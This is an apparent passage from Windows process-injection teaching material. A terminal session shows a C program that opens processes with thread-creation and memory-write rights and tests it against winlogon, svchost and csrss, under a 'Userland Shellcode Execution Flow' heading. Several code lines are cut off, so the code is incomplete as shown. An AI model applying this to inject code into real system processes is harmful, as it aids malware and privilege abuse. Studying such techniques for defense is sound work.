
```
├─[C:\Users\[redacted]\Downloads\hoge]─$ cat .\OpenProcess.c
#include <stdio.h>
#include <windows.h>

int main(int argc, char *argv[]) {
        int pid = atoi(argv[1]);
        HANDLE proc = OpenProcess(
                        PROCESS_CREATE_THREAD | PROCESS_VM_OPERATION | PROCESS_VM_WI
                        FALSE,
                        pid
                        );
        if(proc==NULL) {
                DWORD err = GetLastError();
                printf("OpenProcess failed with getlasterror %d (0x%X)\n", err, err
                return 1;
        }

        printf("OpenProcess SUCCESS\n");
        CloseHandle(proc);
        return 0;
}
├─[C:\Users\[redacted]\Downloads\hoge]─$ ps | grep winlogon
    275      13     2612      10420       3.06   1068   1 winlogon
├─[C:\Users\[redacted]\Downloads\hoge]─$ .\OpenProcess.exe 1068
OpenProcess SUCCESS
├─[C:\Users\[redacted]\Downloads\hoge]─$ ps | grep svchost | select -First 1
    440      14     3552       9428       5.47   1032   0 svchost
├─[C:\Users\[redacted]\Downloads\hoge]─$ .\OpenProcess.exe 1032
OpenProcess SUCCESS
├─[C:\Users\[redacted]\Downloads\hoge]─$ ps | grep csrss | select -First 1
   1148      42     3552       7108     153.34    764   1 csrss
├─[C:\Users\[redacted]\Downloads\hoge]─$ .\OpenProcess.exe 764
OpenProcess failed with getlasterror 5 (0x5)
```



Userland Shellcode Execution Flow



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

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

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
